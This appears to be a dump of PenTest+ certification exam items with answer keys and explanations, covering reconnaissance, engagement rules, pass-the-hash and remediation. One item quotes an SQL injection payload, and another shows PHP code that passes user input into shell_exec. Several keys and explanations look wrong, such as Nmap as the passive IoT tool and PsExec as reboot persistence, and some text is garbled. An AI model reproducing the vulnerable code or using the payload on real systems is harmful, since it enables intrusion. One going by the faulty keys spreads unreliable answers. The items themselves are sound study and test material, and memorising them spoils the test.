
#### NEW QUESTION 300

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

**Answer:** C

#### NEW QUESTION 303

Which of the following factors would a penetration tester most likely consider when testing at a location?

- A. Determine if visas are required.
- B. Ensure all testers can access all sites.
- C. Verify the tools being used are legal for use at all sites.
- D. Establish the time of the day when a test can occur.

**Answer:** D

#### Explanation:

One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

#### NEW QUESTION 304

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

**Answer:** D

#### NEW QUESTION 307

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

**Answer:** AE

#### Explanation:

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access

keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

- Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files<sup>3456</sup>.
- Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system<sup>1</sup>.

#### NEW QUESTION 310

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer: B**

#### NEW QUESTION 311

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

**Answer: A**

#### Explanation:

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

#### NEW QUESTION 316

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

**Answer: B**

#### Explanation:

The penetration tester violated the client's request and the code of ethics by not reporting the vulnerability immediately and leaving it in place. This could have contributed to the breach and the data loss. The company should investigate the penetration tester's actions and motives, and hold them accountable for any negligence or malpractice.

#### NEW QUESTION 319

Penetration tester is developing exploits to attack multiple versions of a common software package. The versions have different menus and )ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

- A. Conditional
- B. Library
- C. Dictionary
- D. Sub application

**Answer: B**

#### Explanation:

The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example. Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements. Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

#### NEW QUESTION 323

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

**Answer: D**

#### Explanation:

The best recommendation to remediate this vulnerability is to use parameterized queries in the web application. Parameterized queries are a way of preventing SQL injection attacks by separating the SQL statements from the user input. This way, the user input is treated as a literal value and not as part of the SQL statement. For example, instead of using x' OR role LIKE '%admin%', the user input would be passed as a parameter to a prepared statement that would check if it matches any value in the database.

#### NEW QUESTION 324

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

**Answer: B**

#### NEW QUESTION 329

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer: B**

#### Explanation:

Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

#### NEW QUESTION 330

A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

- A. Use Patator to pass the hash and Responder for persistence.
- B. Use Hashcat to pass the hash and Empire for persistence.
- C. Use a bind shell to pass the hash and WMI for persistence.
- D. Use Mimikatz to pass the hash and PsExec for persistence.

**Answer: D**

#### Explanation:

Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.

"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

#### NEW QUESTION 334

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

**Answer:**

A

#### NEW QUESTION 339

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

**Answer:** DE

#### Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

#### NEW QUESTION 344

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (10.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open  ssh
23/tcp    open  telnet
60/tcp    open  http
443/tcp   open  https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

**Answer:** B

#### NEW QUESTION 346

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